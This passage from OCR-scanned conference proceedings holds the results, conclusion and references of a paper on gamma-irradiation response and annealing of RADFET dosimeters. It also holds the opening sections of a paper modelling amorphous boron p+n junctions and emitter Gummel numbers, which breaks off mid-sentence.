
c)

Figure 2. Threshold voltage shift ΔV_T during a) irradiation, b) spontaneous annealing and c) annealing at 120 ºC for RADFETs with 400 nm gate oxide thickness and gate polarization of 0, 2.5 and 5 V.


Figure 3a presents $\Delta V_T = f(D)$ dependence for RADFETs with 100 and 400 nm thick oxide, respectively with the gate polarization of $V_{irr} = 5\,\mathrm{V}$. It can be seen that there is also approximately linear dependence between ΔV_T and D for RADFETs with the 100 nm oxide thicknesses, but these values are smaller than for RADFETs with the 400 nm oxide thicknesses. This shows that the sensitivity to gamma irradiation is bigger for RADFETs with thicker gate oxide due to larger density of positive oxide charge and interface traps for the same value of absorbed dose.

Presented experimental results (figures 2a and 3a) can be most readily explained on the bases of the model proposed by Lelis and coworkers (DHL model) [8-10]. The crucial role in this model belongs to E_γ' center, which is a weak Si – Si bound in the oxide caused by an oxygen atom vacancy between two Si atoms, each back-bonded to three oxygen atoms [11]. The E_γ' center act as a hole trap and it is predominantly responsible for the increase of oxide trapped charge during irradiation [12]. The oxide trapped charge involves both charge trapped at fixed oxide traps (FT) and the charge trapped at switching oxide traps (SW). FT represents traps created in the gate oxide that do not capture the carriers from the channel of RADFETs. ST represents the traps created near and at Si/SiO_2 interface and they do capture (communicate with) the carriers from the channel within the time frames of electrical (MGT) measurements [7]. The ST created in the oxide near Si/SiO_2 interface are called slow switching traps (SST), but the ST created at the interface are called fast switching traps (FST). We accept the convincing arguments presented in [10] that the irradiated oxides are E_γ' centers close to Si/SiO_2 interface. The FT are E_γ' centers, which are located further from Si/SiO_2 interface and hence incapable to exchange the charge within the time frame of the measurement. The number of created FT and ST rises with the number of holes which have avoided the recombination with electrons. For $V_{irr} = 0\,\mathrm{V}$ electric field in the oxide is only due to the work function difference between the gate and the substrate (zero bias condition is equal to the gate bias of 0.3 V), so the probability for electron-hole recombination is higher than in the case when $V_{irr} > 0\,\mathrm{V}$. For higher V_{irr}, large number of holes will escape the initial recombination, what further increases the probability for their capture at E_γ' centers and increase of ST. This leads to the increase of ΔV_T during irradiation (figures 2a and 3a). The densities of FT and ST are for the same gate polarization and irradiation dose higher for thicker gate oxide what is manifested in higher ΔV_T (figure 3a).


The defects at the Si/SiO_2 interface, known as fast switching traps (FST or true interface traps) represent an amphoteric defect known as P_b center [13], which is a silicon atom at the Si/SiO_2 interface back bonded with three silicon atoms from the substrate. They can be created by trapping holes [14, 15] (h^+ model) and by hydrogen released in the oxide (hydrogen-released species model known as H-model) [16, 17] Both models includes the increase of P_b centers (increase of ΔN_{it}) with the increase of gate polarization during irradiation. Our recent investigations [18] have shown that for RADFETs considered in this paper $\Delta N_{it} \approx 0.1 \cdot \Delta N_{ot}$. So, FT and SST have dominant role to ΔV_T value and further influence of ΔN_{it} to ΔV_T will be excluded.



a)



b)



c)

Figure 3. Threshold voltage shift ΔV_T during a) irradiation, b) spontaneous annealing and c) annealing at 120 ºC for RADFETs with 100 and 400 nm gate oxide thickness and gate polarization $V_{irr} = 5\,\mathrm{V}$.

Figure 2b presents ΔV_T evaluation during annealing at room temperature (spontaneous recovery) of irradiated RADFETs with the gate thicknesses of 400 nm for the duration of 218 days. It can be seen that the rate of dosimetric information loss (fading), i.e. the rate of ΔV_T decrease in the early phase of spontaneous recovery depends on V_{irr} values during irradiation. For bigger V_{irr} values the rate of ΔV_T decrease during annealing is higher. For RADFETs with $V_{irr} = 0\,\mathrm{V}$ during irradiation, ΔV_T remains approximately constant, while for RADFETs with $V_{irr} = 2.5\,\mathrm{V}$ and $V_{irr} = 5\,\mathrm{V}$, ΔV_T decreases during spontaneous recovery during 1000 h, and after that period of time it remains approximately constant.

Figure 3b presents ΔV_T evolution during spontaneous recovery for RADFETs with gate oxide thickness of 100 and 400 nm which were irradiated with gamma ray radiation up to 35 Gy and with $V_{irr} = 5\,\mathrm{V}$ gate polarization. It can be seen that ΔV_T insignificantly changes during spontaneous recovery for RADFETs with 100 nm gate thickness, i.e. the dosimetric information is saved over time.

The ΔV_T behavior during spontaneous annealing (figures 2b and 3b) is also consistent with HDL model. Namely, under electric field in the oxide due to the work function difference between gate and the substrate during annealing, the hole trapped at E_γ' center can either be compensated or neutralized by the electron tunneling from Si. On the bases of ΔV_T behavior (figures 2b and 3b) it can be concluded that the loss of dosimetric information depends on V_{irr} and oxide thickness. Namely, during irradiation of RADFETs bigger concentration of FT and ST traps is formed for higher gate polarization what further leads to higher loss of dosimetric information (fading). Also, for thicker gate oxide the concentration of these traps is bigger what leads to the dosimetric information loss for shorther time.

In order to determine whether the process of dosimetric information loss is finished after spontaneous annealing, the annealing is continued at the temperature of 120 ^{o}C for the 15 days. The threshold voltage shift, ΔV_T , during such annealing for RADFETs with gate oxide thickness of 400 nm and gate polarization of 0, 2.5 and 5 V, is presented in figure 2c. It can be seen that the changes in ΔV_T for RADFETs with gate polarization of 2.5 and 5 V are much smaller than the changes in the beginning of spontaneous annealing.

The continuation of annealing at 120 ^{o}C for RADFETs with 100 and 400 nm oxide thickness and gate polarization of $V_{irr} = 5\,\mathrm{V}$ is presented in figure 3c. It can be seen that for the time of 15 days RAFETs with 100 nm gate thickness loses all of the dosimetric information. For RADFETs with 400 nm gate thickness loss of dosimetric information is very small. The continuous decrease of ΔV_T during annealing at 120 ^{o}C is probably a consequence of neutralization/compensation of the part of E_γ' centers by electrons, which are thermally emitted from the oxide valence band [19]. On the bases of ΔV_T values behavior (figure 3c) it can be concluded that this process is dominant for RADFETs with 100 nm gate thickness. The reason for such behavior is probably higher electrical field in gate oxide during annealing for RADFETs with 100 nm gate thickness.

IV. CONCLUSION

Gamma-ray irradiation and post-irradiation response of RADFETs with 100 nm and 400 nm thick oxides have been investigated. The response of studied devices was observed on the basis of threshold voltage shift determined from transfer characteristics in saturation. The results shows that for the doses up to 35 Gy sensitivity can be expressed as the ratio between threshold voltage shift and absorbed dose and that such approximation for RADFETs with 400 nm gate thickness is better for higher value of gate bias applied during irradiation. The sensitivity for RADFETs with 100 nm oxide thickness and 5 V gate polarizations during irradiation can be expressed in the same manner. This shows that these components can be useful as sensors of high dose range of gamma-ray irradiation. However, RADFETs with gate thickness of 400 nm are more suitable as sensors because they exhibit higher threshold voltage change during irradiation. During spontaneous annealing for RADFETs with 100 nm gate thickness, threshold voltage shift remains approximately constant, i.e. at room temperature dosimetric information is preserved for the time of 218 days. For RADFETs with 400 nm gate thickness irradiated under gate polarization of 2.5 and 5 V, during 50 days spontaneous annealing threshold voltage shift decreases, i.e. a part of dosimetric information is lost. The continued annealing at $120\,^{o}\mathrm{C}$ leads to complete loss of dosimetric information for RADFETs with 100 nm gate thickness while such loss is partial for RADFETs with 400 nm gate thickness. $E_{\gamma}^{'}$ centers play a crucial role in the RADFETs response, being responsible for both fixed and slow switching traps influence to threshold voltage shift during irradiation and annealing. This influence is much bigger than the influence of fast switching traps. Because of that, the knowledge about the behavior patterns of fixed traps and slow switching traps is crucial in RADFETs optimization during gamma-ray irradiation and post-irradiation annealing.

ACKNOWLEDGMENT

Presented work was funded by Ministry of Science of Republic of Serbia under contract 177007.

REFERENCES

[1] A. Holmes-Siedle and L. Adams, "RADFET: A review of the use of metal-oxide-semiconductor devices as integrating dosimeters," Radiat. Phys. Chem., vol.28, pp. 235–244, 1986.

[2] A. Kelleher, N. McDonnell, B. O'Neal, L. Adams and W. Lane, "The effects of gate oxide process variations on the long-term fading of pMOS dosimeters," Sensor Actuators A, vol. 37-38, pp. 370-374, 1993.

[3] D. Gladstone, X. Q. Lu, J. L. Humm, H. F. Bowman and L. M. Chin, "Miniature MOSFET radiation dosimeter probe," Med. Phys., vol. 21, pp. 1721-1728, 1994.

[4] G. Ristic, S. Golubovic and M. Pejovic, "Sensitivity and fading of pMOS dosimeters with thick gate oxide," Sensors and Actuators A, vol. 51, pp. 153-158, 1996.

[5] M. M. Pejovic, M. M. Pejovic and A. B. Jaksic, "Radiation-sensitive field effect transistor response to gamma-ray irradiation," Nuclear Technology and Radiation Protection, vol. 26, pp. 25-31, 2011.

[6] N. Stojadinovic, S. Golubovic, S. Djoric and S. Dimitrijev, "Modeling radiation-induced mobility degradation in MOSFETs," Phys. Stat. Sol. (a), vol. 169,pp. 63-66, 1998.

[7] J. P. McWhorter and P. S. Winokur, "Simple technique for separating the effects of interface traps and trapped-oxide charge in metal-oxide semiconductor transistor," Appl. Phys. Lett., vol. 48, pp. 133-135, 1986.

[8] A. J. Lelis, H. E. Boesch, T. R. Oldham Jr. And F. B. McLean, „Reversibility of trapped hole annealing," IEEE Trans. Nucl. Sci., vol. 35, pp. 1186-1191, 1988.

[9] A. J. Lelis, T. R. Oldham, H. E. Boesch and F. B. McLean, "The nature of trapped hole annealing process," IEEE Trans. Nucl. Sci., vol. 36, pp. 1808-1815, 1989.

[10] A. J. Lelis and T. R. Oldham, "The dependence of switching oxide traps," IEEE Trans. Nucl. Sci., vol. 41, pp. 1835-1843, 1994.

[11] F. J. Feigl, W. B. Fowler and K. L. Yip, "Oxygen vacancy model for the E_1 center in SiO_2 ," Solid-State Commun., vol. 14, pp. 225-229, 1974.

[12] P. M. Lenahan and P. V. Dressendorfer, "Hole traps and trivalent siliconcenters in metal/oxide/silicon devices," J. Appl. Phys., vol. 55, pp. 3495-3499, 1984.

[13] G. J. Gerardi, G. H. Poindexter and P. J. Caplan, "Interface traps and P_b centers in oxidized (100) silicon wafers," Appl. Phys. Lett., vol. 49, pp. 348-350, 1986.

[14] S. K. Lai, "Two carrier nature of interface-state generation in hole trapping and radiation demage," Appl. Phys. Lett., vol. 39, pp. 58-60, 1981.

[15] S. K. Lai, "Interface trap generation in silicon dioxide when electrons are capture by trapping holes," J. Appl. Phys., vol. 54, pp. 2540-2546, 1983.

[16] N. S. Saks, C. M. Dozier and D. B. Brown, "The dependence of interface trap formation in MOSFETs following pulse irradiation," IEEE. Trans. Nucl. Sci., vol. 35, pp. 1168-1177, 1988.

[17] N. S. Saks and D. B. Brown, "Interface trap formation via two stage H^{+} process," IEEE Trans. Nucl. Sci., vol. 36, pp. 1848-1957, 1989.

[18] M. M. Pejovic, M. M. Pejovic and A. B. Jaksic, "Contribution of fixed oxide traps to sensitivity of pMOS dosimeters during gamma ray irradiation and annealing at room and elevated temperature," Sensors and Actuators A: Physical,vol. 174, pp. 85-90, 2012.

[19] P. J. McWharter, S. L. Miller and W. M. Miller, "Modeling the anneal of radiation-induced trapped holes in a varying thermal enviroment," IEEE Trans. Nucl. Sci., vol. 37, pp. 1682-1689, 1990.

Modelling of Electrical Characteristics of Ultrashallow Pure Amorphous Boron p^+n Junctions

T. Knežević*, T. Suligoj*, A. Šakić**, and L.K. Nanver**
* Department of Electronics, Microelectronics, Computer and Intelligent Systems, Faculty of Electrical Engineering and Computing, University of Zagreb, Croatia
** ECTM-DIMES, Delft University of Technology, The Netherlands
tihomir.knezevic@fer.hr

Abstract – Diodes fabricated by a pure amorphous boron (PureB) deposition technology show outstanding performance. Depositing a PureB-layer on Si at temperatures from 500 - 700ºC creates an effective p^+-layer at the interface and ultrashallow p^+n-junctions less than 10 nm deep can be made. The PureB layer can also be used as an emitter region in *pnp* bipolar transistors having a high effective emitter Gummel number (G_E) that appears to be related to the properties of the amorphous boron layer. In this paper, we suggest a wide-bandgap model of the amorphous boron layer to explain how its properties can lead to a suppression of the electron injection from the base into the emitter region thus giving the high G_E. The presence of trap states in the bandgap of amorphous boron layer is also considered. They could reduce the majority carrier concentration and change the mobility in the layer contributing to a decrease of G_E. It is concluded that the wider bandgap together with the trap states in the bandgap of amorphous boron layer could account for the high emitter Gummel number.

I. INTRODUCTION

In PureB technology a layer of amorphous boron is deposited on Si to form p^+n diodes [1]. Photodiode fabricated in this technology have been demonstrated to have superior performance for applications such as deep-ultra-violet/extreme-ultra-violet radiation detection [2]-[3] and low-energy electron detection [4]. The PureB layer is deposited in commercially available chemical vapor deposition systems. During the deposition, the silicon surface is exposed to diborane (B_2H_6) gas at atmospheric or reduced pressures and at temperatures from 500 °C to 700 °C. Exposure time controls the thickness of the boron layer. An amorphous boron (α-B) layer is deposited on the silicon surface while the reaction of boron atoms with the silicon forms a boron silicide (B_xSi_y) layer at the α-B/silicon interface. When the temperature is high enough the deposited boron layer is also a diffusion source of boron for doping the bulk silicon. However, in all cases, even at 500ºC, ultrashallow p^+n junctions are formed with depths below 10 nm.

Experiments have also been performed where the PureB p^+n junction is incorporated as the emitter region in *pnp* bipolar transistors. The boron layer was deposited at 500° C or 700° C with various diborane exposure times followed by the metallization by an Al/Si (1%) layer. Measurements of emitter Gummel numbers (G_E) of the processed *pnp* transistors [5] show an increase in G_E with B_2H_6 exposure times. The extracted G_E for boron layer *pnp* transistors is comparable to the conventional ion implanted emitter *pnp* transistors. The measured G_E compared to the theoretical G_E extracted from simulations of *pnp* transistors with the emitter region formed only by the B-diffused junction achieved during the deposition is 2 orders of magnitude higher. Large discrepancy between the simulations and the measurements posed questions on the physical mechanisms responsible for the suppression of the electron injection from base to emitter which lead to high G_E. Emitter Gummel number is defined as [5]:

$$G_E = \int_{W_{QNE}} \frac{N_E(z)}{D_n(z)} \frac{n_{i0}^2}{n_{ie}^2(z)} dz + \frac{N_E(z)}{S_E} \frac{n_{i0}^2}{n_{ie}^2(z)}\bigg|_{z=0(\text{contact})}, \quad (1)$$

Here, N_E is the active *p*-type concentration, D_n is the electron diffusion coefficient, n_{i0} is the intrinsic carrier concentration and $n_{ie}(z)$ is the effective intrinsic carrier concentration defined as:

$$n_{ie}(z) = n_{i0} \exp\left(\frac{\Delta E_G(z)}{2kT}\right), \quad (2)$$

where ΔE_G is the bandgap difference compared to the crystalline silicon. $W_{QNE} = W_{\alpha\text{-}B} + W_{BxSiy} + W_{c\text{-}Si}$ is the width of the p-type emitter region composed of α-B, B_xSi_y and c-Si doped with boron and S_E is the recombination velocity at the emitter contact. As reported in [5] the B_xSi_y and B-doped bulk silicon layer do not contribute significantly to G_E, therefore the amorphous boron layer dominates G_E. Influence of S_E in the amorphous boron layer is also negligible since G_E increases with boron layer thickness where S_E is constant.

In this paper, we analyze the influence of physical properties of amorphous boron layer on the electrical characteristics and the effective emitter Gummel number of ultrashallow p^+n junctions and *pnp* bipolar transistors. The amorphous boron layer is modeled by adjusting the bandgap and the distribution of traps in the bandgap with respect to c-Si. Larger bandgap of the amorphous boron

layer results in the formation of heterostructure. Due to the offset in the conduction band, the electron injection to amorphous boron layer can successfully be blocked resulting in G_E increase. Also, the trap states present in the bandgap of the amorphous boron layer serve as a trapping mechanism for electrons and holes. Trapping can result in the reduction of the effective carrier concentration and the decrease of the effective electron mobility in the boron layer leading to G_E change.

II. Properties of Amorphous Boron

The bandgap properties of the nm-thin amorphous boron layer are not known. The bandgap of much thicker amorphous boron films reported in the literature varies between 1.3 eV and 1.7 eV, depending on the process conditions [6]. Process conditions also influence the trap states concentrations in the bandgap of amorphous boron.

The bandgap and the trap states inside bandgap are deduced from the density-of-states (DOS) of a specific material. To the best of our knowledge, the DOS for amorphous boron has not yet been reported. However, DOS of crystalline β-rhombohedral boron is reported in [7]. As defined in [8], "amorphous concept" is used to connect electrical and physical characteristics of crystalline β-rhombohedral boron with those of amorphous boron. Structure elements for both the crystalline β-rhombohedral boron and the amorphous boron are icosahedron (B_{12}) clusters. The unit cell of β-rhombohedral boron is large (10 x 10 x 25 $Å^3$) compared to the interatomic distances (1.7 to 1.9 Å) and contains 105 atoms. Due to the large dimensions and complicated structure, the electrical characteristics of β-rhombohedral boron are determined by the short range order similar as in amorphous semiconductors [8].

One of the commonly used methods for characterization of amorphous semiconductors are time-of-flight (TOF) photoconductivity experiments. TOF experiments are used to determine the carrier drift mobility in the material under test. Drift mobility is calculated from the transit time (t_t) it takes the carriers generated at one end of the sample to traverse through the sample attracted by a constant electric field. Traps in the bandgap capture and release the drifting carriers resulting in the increase of the transit time. Thereafter, the TOF transit times hold the information on the DOS inside the bandgap of a material. Measurements of the TOF transit times for amorphous and β-rhombohedral boron layers are reported in [9]. It is evident that the transit times are changing with the process conditions. Also, the transit times for β-rhombohedral boron are comparable to the values for amorphous boron. Similarities in the electrical and structural characteristics justify later use of DOS of β-rhombohedral boron as a model of the DOS of amorphous boron.

III. Simulations and Results

Influence of the amorphous boron properties on the *pnp* bipolar transistor electrical characteristics is investigated by embedding amorphous boron model in Sentaurus TCAD software from Synopsys [10]. Simulated emitter region consists of boron layer and bulk silicon doped with boron as shown in Fig.1. For




Figure 1. Cross section and doping profile of simulated *pnp* transistor structure with doping concentration and boron layer thickness corresponding to 30 min B_2H_6 exposure

comparison, two different structures have been analyzed. The top boron layer is assumed to have physical properties of:

a) c-Si doped with boron (B-doped silicon layer) and
b) amorphous boron (amorphous boron layer).

B-doped silicon layer has exactly the same physical properties as the c-Si. Physical properties of the amorphous boron layer are the same as for c-Si with the exception of bandgap and the presence of trap states in the bandgap.

Thickness of the boron layer used in the simulations is a function of B_2H_6 exposure times [1] and varies between 0.6 and 10 nm. Bulk silicon is doped from the boron layer and the doping profile is obtained by the simulations of the diffusion process. Since the amorphous layer is an abundant source of boron, simulations of the constant-source diffusion are performed. The temperature of the diffusion is 700°C and the diffusion times are equal to the B_2H_6 exposure times. Doping profiles for the base and collector regions are chosen according to the process conditions reported in [5]. Doping of the base region is assumed to be 10^{17} cm^{-3} to achieve a noncritical width of the base region with a base Gummel number of 10^{11} – 10^{12} scm^{-4}. Doping profile of the simulated *pnp* transistor structure with doping concentration and boron layer thickness corresponding to B_2H_6 exposure time of 30 min is depicted in Fig. 1.

A. Simulations of Base Current

First, the base current of *pnp* transistor structures is simulated and extracted. Ideal base current is equal to the sum of the electron emitter current and the recombination current. Simulations are made for structures where the emitter region consists of:

a) only bulk silicon doped with boron (no boron layer),
b) B-doped silicon layer + bulk silicon doped with boron and
c) amorphous boron layer + bulk silicon doped with boron.

In all three cases the emitter region consists of bulk silicon doped with boron while the physical and geometrical properties of the top boron layer are changed

– no boron layer, B-doped silicon layer and amorphous boron layer. For the latest, the physical properties such as bandgap and trap states in the bandgap are varied.

Base currents for the *pnp* bipolar transistors with boron layer thickness of 10 nm and the bulk doping profile corresponding to B_2H_6 exposure time of 30 min are shown in Fig. 2. Simulations are done without the model for SRH recombination. From the simulation results it is evident that the boron layer and the physical properties of the layer have significant impact on the base current. For the structure with B-doped silicon layer in the emitter region, the base current is reduced compared to the structure with the bulk silicon doped with B in the emitter. Base current is reduced due to the increase of the total emitter region width and the corresponding increase of G_E. Wider bandgap of the amorphous boron layer, on the other hand, suppresses electron injection resulting in even lower base current compared to the base current of the structure with the B-doped silicon layer. In both cases the boron layer is doped with the same B concentration of $1.7 \cdot 10^{19}$ cm^{-3}. Blocking mechanism that leads to suppression of the electron current is examined further by the band diagram shown in Fig. 3. Here, the band diagrams for the structures with B-doped silicon layer and amorphous boron layer with bandgaps of 1.4 and 1.6 eV are plotted. For a wider bandgap of the amorphous boron layer, the energy difference between the conduction band of the *p*-region and conduction band of the *n*-region is increasing. Thereafter, the majority electrons from *n*-region see a larger potential barrier. Consequently, at the same bias point the injection of the electrons from the base to the emitter region is reduced resulting in smaller base current.

As seen in Fig. 2, the base current of the structure with trap states in the bandgap of the amorphous boron layer in the emitter region is higher than the base current of the structure with no boron layer. At steady state conditions the trap states in the bandgap are either filled or empty depending on the type of the traps and the Fermi energy. Filled trap states reduce the total concentration of carriers which affects the base current through the change in the minority carrier concentration. Charged traps also




Figure 2. Base currents of *pnp* bipolar transitors with different emitter region configurations. Doping concentration and boron layer thickness correspond to 30 min B_2H_6 exposure.




Figure 3. Band diagram of structures with B-doped silicon layer and amorphous boron layer with different bandgaps. Layer thickness and bulk silicon doping correspond to 30 min B_2H_6 exposure. V_{EB} = 0.6 V.

act like scattering centers thereafter influencing the carrier mobility. Simulations are made for structures where the trap concentration in the amorphous boron layer is varied to obtain majority carrier concentrations of $1.7 \cdot 10^{19}$ (no traps), $5 \cdot 10^{18}$, $5 \cdot 10^{16}$ and 10^{15} cm^{-3}. Here, the bandgap is kept constant and the same as for the bulk silicon. Band diagrams of structures with B-doped silicon layer and amorphous boron layer with different trap concentrations in the bandgap are shown in Fig. 4. Reduced majority carrier concentrations, compared to the majority concentration of B-doped silicon layer without traps in the bandgap, change the quasi-Fermi level in the amorphous boron layer and the level moves toward the middle of the bandgap. Thereafter, the valence and conduction bands of the amorphous boron layer decrease with respect to the valence and conduction bands of the c-Si at the α-B/silicon interface. The decrease of the valence band of the amorphous boron layer causes the potential barrier to decrease leading to the increase of the electron injection from the base region which, consequently, increases the base current.

Minority carrier concentrations of the *pnp* bipolar transistors with boron layer thickness and the bulk doping profile corresponding to B_2H_6 exposure time of 30 min




Figure 4. Band diagram of structures with B-doped silicon layer and amorphous boron layer with different trap concentrations in the band-gap.Bandgap of α-B layer is the same as for c-Si. Layer thickness and bulk silicon doping correspond to 30 min B_2H_6 exposure. V_{EB} = 0.6 V.




Figure 5. Minority carrier concentrations in the base and the emitter region. Trap concentrations and the bandgap of the amorphous boron layer are varied. Bulk doping and boron layer thickness correspond to 30 min B_2H_6 exposure. V_{EB} = 0.6 V.

are shown in Fig. 5. Significant difference between the minority carrier distribution curves for simulated structures can be observed in the boron layer. For B-doped silicon layer and amorphous boron layer with wider bandgaps and different trap concentrations in the bandgap the carrier distributions and the concentration gradients in the bulk silicon are the same. Influence of trap concentration on the mobility is also included in the simulations by using the model for carrier mobility that is dependent on the doping and the trap states concentrations.

B. Simulations of Emitter Gummel Number

The emitter Gummel number is extracted from the simulations of the *pnp* bipolar transistors. The ideal electron current injected from the base to the emitter (base current) can be written as:

$$I_{nE} = \frac{qAn_{i0}^2}{G_E}\left(\exp\left(\frac{V_{EB}}{V_T}\right)-1\right), \qquad (3)$$

where A is the cross-section of the *pn*-junction, V_{EB} is the voltage across the emitter-base *pn*-junction and V_T is the thermal voltage.




Figure 6. Comparison of measured and simulated G_E for different B_2H_6 exposure times. Simulations refer to transistors with no boron layer and B-doped silicon layer in the emitter region.




Figure 7. Influence of the bandgap and the trap states in the bandgap of amorphous boron layer on G_E for various B_2H_6 exposure times.

The measured G_E from [5] is compared to the simulated G_E of the *pnp* bipolar transistors for three cases of the top layer of the emitter region described in the previous section – no boron layer, B-doped silicon layer and amorphous boron layer. Bulk boron doping and the thickness of the boron layer are defined by B_2H_6 exposure times. Comparison of the measured G_E and simulated G_E for the structures with no boron layer and B-doped silicon layer in the emitter region is shown in Fig. 6. Simulations result in up to two orders of magnitude lower G_E for the cases of emitter region with no boron layer and B-doped silicon layer compared to measured G_E. It can be concluded that the physical properties of B-doped silicon layer are not appropriate for the modeling of the high G_E reported in the measurements.

The measured G_E is also compared to the simulated G_E of the *pnp* bipolar transistors with amorphous boron layer in the emitter region. Influence of the bandgap and the trap states of the amorphous boron layer on G_E is analyzed separately and shown in Fig. 7. Simulations show that G_E for the analyzed bandgaps of 1.3 to 1.7 eV of amorphous boron layer is more than 2 decades larger than the measured G_E. On the other hand, simulated G_E for amorphous boron layer with trap states is more than 2 decades smaller than the measured values. This leads to conclusion that the bandgap and the traps states must be used in conjunction to define the amorphous boron layer properties that lead to high G_E.

As in Section II, DOS of amorphous boron has not yet been reported. Due to some similarities with amorphous boron, DOS of crystalline β-rhombohedral boron is used to model the combined influence of the trap states and the bandgap of the amorphous boron layer. DOS of β-rhombohedral boron is based on the material data by Hoard et al. [11] and Slack et al. [12]. Electronic structure calculations for the aforementioned data were done using the band calculation program CASTEP and the results are reported in [13]. DOS of amorphous boron layer used in the simulations are approximations of these calculated DOS. Comparison of calculated DOS and the model used in the simulations is depicted in Fig. 8. Model of the DOS is approximated as the sum of exponential tails of the conduction and valence bands and one or two Gasussian distributions representing dangling bond states. For the proposed DOS, TOF simulations are made. Results of the

